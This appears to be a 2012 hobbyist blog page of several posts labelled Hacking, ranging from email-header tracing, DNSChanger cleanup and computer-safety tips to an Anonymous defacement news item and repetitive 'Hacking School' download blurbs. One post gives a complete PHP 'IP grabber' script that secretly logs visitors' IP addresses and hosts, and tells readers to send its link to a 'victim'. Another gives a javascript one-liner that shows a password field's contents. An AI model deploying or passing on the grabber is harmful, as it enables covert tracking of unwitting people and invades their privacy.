English French German Spain Italian Dutch Russian Portuguese Japanese Korean Arabic Chinese Simplified
Showing posts with label Hacking. Show all posts

Tuesday, 31 July 2012

How to Trace an Email Address Using Header


What is an Email Header?

Email header is small piece of information that go with every email and haveinformations about sender, receiver, date, subject, type of email, route etc.Its used to trace email path and location of sender. icon smile How to Trace an Email Address Using Header
How to Extract Email Header?

   
    Yahoo and Hotmail users checkout this site, 


Trace Email Using E-Mail Tracer

1. Goto this page.
2. Click E-Mail Tracer under navigation menu in left side.
3. Just copy and paste email header and click Start Tracing.

4. It will display the path traced by the mail.

Reveal *****(Asterisk) Passwords Using Javascript

Want to Reveal the Passwords Hidden Behind Asterisk (****) ?

Follow the steps given below-

1) Open the Login Page of any website. (eg. http://mail.yahoo.com

2) Type your 'Username' and 'Password'.

3) Copy and paste the JavaScript code given below into your browser's address bar and press 'Enter'.


javascript: alert(document.getElementById('Passwd').value);


4) As soon as you press 'Enter', A window pops up showing Password typed by you..!


Note :- This trick may not be working with firefox.

Tuesday, 17 July 2012

Hacking – Simple tips to safeguard your computer at risk


Computer hacking is basically associated with the bad acts of secretly invading others computers and messing with the data or programs. It’s a malicious act performed by expert programmers who exploit the weaknesses of the network and try to hack others system to harm the files or data, retrieve confidential information for personal or professional gain or write viruses. The security of the computer depends on various elements; so if any of the elements is affected, the security will get exploited.

Best & Simple Tips to Protect your Computer from Hackers

Let’s understand how one can secure and protect their computers from being attacked.

1. Make use of Antivirus software

This could be the first step to the protection of your computer. The Antivirus software detects any possible threat and stops before it reach to your computer thereby, preventing any unauthorized access. You need to choose the best antivirus available and make sure to scan your system once a week for the viruses. E.g. Norton, McAfee, Quick Heal, etc.

2. Turn on the ‘Firewall’

As the name suggests, it works as a wall and prevent your computer from being accessed over internet without permission. In other words, Firewall is defined as a set of programs which are designed to protect unauthorized access to your network. You need to make sure that your ‘firewall’ is on before connecting to the internet.

3. Make use of Anti Spyware Software

Spyware is a kind of software which secretly gathers information about user’s activities on computer such as browsing or surfing history, user’s login, personal information, etc. With the use of Anti Spyware Software your computer will detect and remove the spywares and also avoid installation of these programs. E.g. Ad-Aware, etc.

4. Internet and E-mail Security

Most hackers make use of email to transmit suspicious software to your computer. To prevent this type of hacking, one must not open any email (esp. Spam email) or any type of attachment from an unknown source. Also, one need to be extra cautious while downloading anything from an unknown source.

5. Software updates

As new viruses and threats are created by hackers, it’s very crucial to get the latest software updates and install the latest version of apps in order to protect your computer from digital destruction.

6. Windows update

You need to make use of the best OS to ensure security and protection. You just have to keep your windows updated by setting your windows security software to check for updates automatically. It will not only cure bugs but will also add some new and latest features required for computer protection.

7. Set password

This is also one way to prevent unauthorized access. All the user accounts should be password protected with a strong password.

8. Data back-up

You must make a copy of your data and save it online as if by any chance, data gets corrupted or damaged by a virus; you can use your important back-up files.
These are simple yet effective tips and tricks used against hacking. Following these tips will definitely help user from defending attack from hackers or viruses.

Act Now or Lose Internet Connectivity on July 9, 2012 (Monday)


Its not about one or two but close to half-million computers that may lose internet connectivity on July 9, 2012 (Monday). This is in lieu of malware threat that made US shut down during last November. The malicious software is expected to have infected many thousands computers world-wide. The malware attack has even alerted FBI who has launched a website specially to deal with the issue. This malicious software gains access to your financial and personal information by means of spoofing. So, its a high time you find out if you are also one of those who are infected and if yes, what to do to avoid losing internet connectivity on Monday, July 9, 2012.
dnschanger-malware-infection-fix

Steps for Windows 7 Computer Users to Detect the Malware Infection & Avoid Losing Internet Connection on July 9, Monday.

Click Start button. Type command cmd and open DOS prompt.
Type ipconfig /allcompartments /all and hit enter.
On the output screen, go to Ethernet adapter section and find out the DNS servers listed. Note down these numbers.
Go to this page on DCWG site. This page has listed down all the DNS numbers which are infected. Try to see if yours exist in this list. If yes, then your computer is indeed infected with the malware and you better be prepared to lose internet connection on July 9. If not, you need not worry as you won’t be hit during DNS change servers shut down on Monday.

How to Clean your computer of DNSChanger Malware Infection

First and foremost, you must take backup of all of your important files, documents and data.
You can use any of the tools listed on this page of DCWG site to clean up your computer.
After you have done with the necessary cleaning, ensure to check the DNS settings and confirm you are not using DNS Changer DNS servers. See here to manually change the DNS settings.

Saturday, 21 April 2012

Web Hacking-Attacks & Defense Mediafire

Web Hacking-Attacks & Defense Mediafire

This book gives you information about how Web hacking occurs and teaches you enhanced skill at developing defenses against such Web attacks. Technologies covered in the book include Web languages and protocols, Web and database servers, payment systems and shopping carts, and critical vulnerabilities associated with URLs. This book is a virtual battle plan that will help you identify and eliminate threats that could take your Web site off line.

Whether it's petty defacing or full-scale cyber robbery, hackers are moving to the Web along with everyone else. Organizations using Web-based business applications are increasingly at risk. Web Hacking: Attacks and Defense is a powerful guide to the latest information on Web attacks and defense. Security experts Stuart McClure (lead author of Hacking Exposed), Saumil Shah, and Shreeraj Shah present a broad range of Web attacks and defense.

Friday, 20 April 2012

how to get hacking programs


CHINESE WEBSITES 'DEFACED IN ANONYMOUS ATTACK'


chines PeopleThe Anonymous hacking group claims to have defaced almost 500 websites in China.

Targets hit in the mass defacement included government sites, its official agencies, trade groups and many others.

A message put on the hacked sites said the attack was carried out to protest against the Chinese government's strict control of its citizens.

It urged Chinese people to join Anonymous and stage their own protests against the regime.


Attack pattern

The announcement about the defacements was made via an Anonymous China account that was established in March. A list of the 485 sites affected was put on the Pastebin website. Separate Pastebin messages posted email addresses and other personal details stolen when sites were penetrated.

Sites defaced had the same message posted to them that chided the nation's government for its repressive policies.

It read: "Dear Chinese government, you are not infallible, today websites are hacked, tomorrow it will be your vile regime that will fall."

China has one of the most comprehensive web surveillance systems in the world, known as the Great Firewall of China, that reinforces its broader social controls. The system polices where Chinese people can go online and tries to restrict what they can talk about.

On defaced pages, the Anonymous attackers also posted links to advice that could help people avoid official scrutiny of what they do and say online. Much of the advice was in English so it is unclear how much help it would be.

There has been no official confirmation of the defacements. News wires reported that government officials had denied any had taken place.

However, many of the sites listed are now offline and a few others displayed a hacked page for a long time rather than their own homepage.

Friday, 23 March 2012

Wifi Hacking with a Mobile Phone

 
 Most WiFi network encryption protocols, particularly the WEP (Wired Equivalent Policy) standard, are notoriously easy to crack. That's because WEP is inherently flawed by design; so much so that even with the improvements that WPA has brought about, wireless security in general remains nebulous at best. WEP runs under the format wherein it employs an ICV (integrity check value) to guarantee. 


Hacking of WiFi Network

 
Most WiFi network encryption protocols, particularly the WEP (Wired Equivalent Policy) standard, are notoriously easy to crack. That's because WEP is inherently flawed by design; so much so that even with the improvements that WPA has brought about, wireless security in general remains nebulous at best. WEP runs under the format wherein it employs an ICV (integrity check value) to guarantee that the packets under its care aren't compromised while they're being sent from one computer to another.

More to the point, this protocol does little to mitigate unauthorized access to your information or correspondences; it only assures that the data you've delivered arrives at its intended destination in one piece, without any assurances that it has been intercepted and stolen by online outlaws or wardriving hackers in the meantime. What's more, this algorithm is pathetically easy to fool, such that crackers could get the data they want without it (or you) being the wiser.

Then came the WPA (WiFi Protected Access) standard, which addressed and corrected that little ICV problem by using an algorithm named "Michael" that produced a unique integrity value every time it delivered data (which is based on the receiver's and sender's respective MAC addresses) for added security and assured encryption. Alas, Brute Force methods are all that's needed for Michael to succumb to the cyber criminals and virtual villains of the worldwide web.As another way to compensate for this one other deficiency, Michael was updated to automatically halt the network for a minute and reset all passwords whenever it detects more than two invalid packets within a minute of operation.

However, like any good hydra-headed dilemma, the automatic reset feature has problems of its own, such as the fact that it actually enables hackers to launch their DOS (Denial of Service) attacks by intentionally injecting faulty packets to induce that reaction. From forgery and replay to a fake authentication attack, a hacker's toolbox is seemingly bottomless because his dedication to innovation sometimes exceeds those of actual programmers and developers.

Luckily, security researchers have addressed these quandaries by making hackers jump through all sorts of hoops and security measures in order to lessen the chances of a successful breach. For every predicament posed and weakness found by these cyber criminals, the world's IT security vanguards will prepare a ready solution every time, even to the point of providing layers upon layers of digital protection. Unfortunately, it's a never-ending task that makes wireless security a lot more complicated that it should be.

Wednesday, 18 January 2012

Change IP Address in less then a minute

    
                     In my previous post i had show you how to Grab someone ip address now i will show you how to change ip address in less then a minute. For now it will take 2 to 3 minutes but with some practice you can do this within a minute.


  • Click on "Start" in the bottom left corner of the screen.
  • Click on "RUN"
  • Type in "command" and click OK

      You should be now at MSDOS prompt Screen

  • Type "ipconfig /release" just like that, and press "enter"
  • Type "exit" and leave the prompt
  • Right-click on "Network Places" or "My Network Places" on your desktop.
  • Click on "properties"

     Now you should  be on a screen with something titled "Local Area Connection", or something  similar to that, and, if you have a network hooked up, all of your other networks.

  •  Right click on "Local Area Connection" and click "properties"
  • Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
  • Click on "Use the following IP address" under the "General" tab
  • Create an IP address (It doesn't matter what it is)
  • Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
  • Press the "Ok" button here
  • Hit the "Ok" button again

     Now you should be back to the "Local Area Connection" screen.

  • Right-click back on "Local Area Connection" and go to properties again.
  • Go back to the "TCP/IP" settings
  • This time, select "Obtain an IP address automatically"
  • Click on "Ok"
  • Hit "Ok" again.
  • Now you have a New IP address.

How to grab someone IP address ?


                    I will you show you how to grab someone Ip address using PHP script.This method can be used to grab someone Ip address on yahoo or Facebook chat or by sending mail to victim. So Lets get started.

  • Copy the below codes into Notepad and save it as Grab.php (.php is must) 
    <?php
    $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
    $img_number = imagecreate(400,95);
    $backcolor = imagecolorallocate($img_number,10,102,153);
    $textcolor = imagecolorallocate($img_number,255,255,255);

    imagefill($img_number,0,0,$backcolor);
    $number0 = " This is Your IP/Proxy";
    $number1 = " IP: $_SERVER[HTTP_X_FORWARDED_FOR]";
    $number2 = " Host/Proxy: $hostname";
    $number4 = " _________________________________";

    Imagestring($img_number,10,5,5,$number0,$textcolor);
    Imagestring($img_number,10,5,25,$number1,$textcolor);
    Imagestring($img_number,10,5,45,$number2,$textcolor);
    Imagestring($img_number,10,5,50,$number4,$textcolor);
    Imagestring($img_number,10,8,50,$number4,$textcolor);
    Imagestring($img_number,10,5,10,$number4,$textcolor);
    Imagestring($img_number,10,8,10,$number4,$textcolor);

    header("Content-type: image/png");
    imagepng($img_number);
    $file=fopen("Name-here-to-protect-the-File.txt","a");
    $file2 = "- IP joined - IP/Proxy: $_SERVER[HTTP_X_FORWARDED_FOR] - Host: $hostname - '\n' ";
    fwrite($file, $file2);
    fclose($file);
    ?>
      • Now make Free account on any of  the free web hosting sites Ripway or on  My3gb .
      • Now upload Grab.php to your web hosting site.
      • Copy the link of your  uploaded file and send it to victim.
      • As soon as victim will click on your link his ip will be saved in your .free web hosting site
      • Enjoy you are Done !!

      Monday, 9 January 2012

      All Lessons of Hacking School

      Hacking School Lesson 1 - Concept of Ethical Hacking 

      The Hacking School has been officially launched today with Lesson 1 titled "Concept of Ethical Hacking". The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.
      Download Book Concept of  Hacking
      Hacking School Lesson 2 - Email Hacking

      Hacking School Lesson 2 covers the topic of Email Hacking. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.
      Download Book Email Hacking

      Hacking School Lesson 3 - Windows Hacking and Security

      Hacking School Lesson 3 covers the ever popular topic of Windows Hacking and Security. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.
      Download Book System Attacks & Security Measures

      Hacking School Lesson 4 - Trojans

      Lesson 4 of Hacking School is out! This week we discuss the topic of Trojans. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.
      Download Book Trojans & Evading Techniques
      Hacking School Lesson 5 - Web Server as a Target

      Hacking School Lesson 5 covers the topic of Web Server as a Target. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.

      Download Book Web Servers & Security Checks
      Hacking School Lesson 6 - Wireless Hacking

      Hacking School Lesson 6 covers the topic of Wireless Hacking. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.
      Download Book Wireless Attacks & Countermeasures

      Hacking School Lesson 7 - Software Cracking and Patching

      Hacking School Lesson 7 covers the topic of Software Cracking and Patching. The content is organized in a slideshow. That's because i thought it would be more interesting and easy to read and understand the content presented in the course.

      7 practical modules of hacking techniques, described step-by-step. This is the core of your training. You will learn all the attack and defense techniques.

      This ethical hacking training course is a hands-on journey into the hacking mindset, examining and practically applying the tools and techniques that hackers use to launch "infrastructure" attacks.

      Download Book Software Cracking & Patching

      Share

      Twitter Delicious Facebook Digg Stumbleupon Favorites More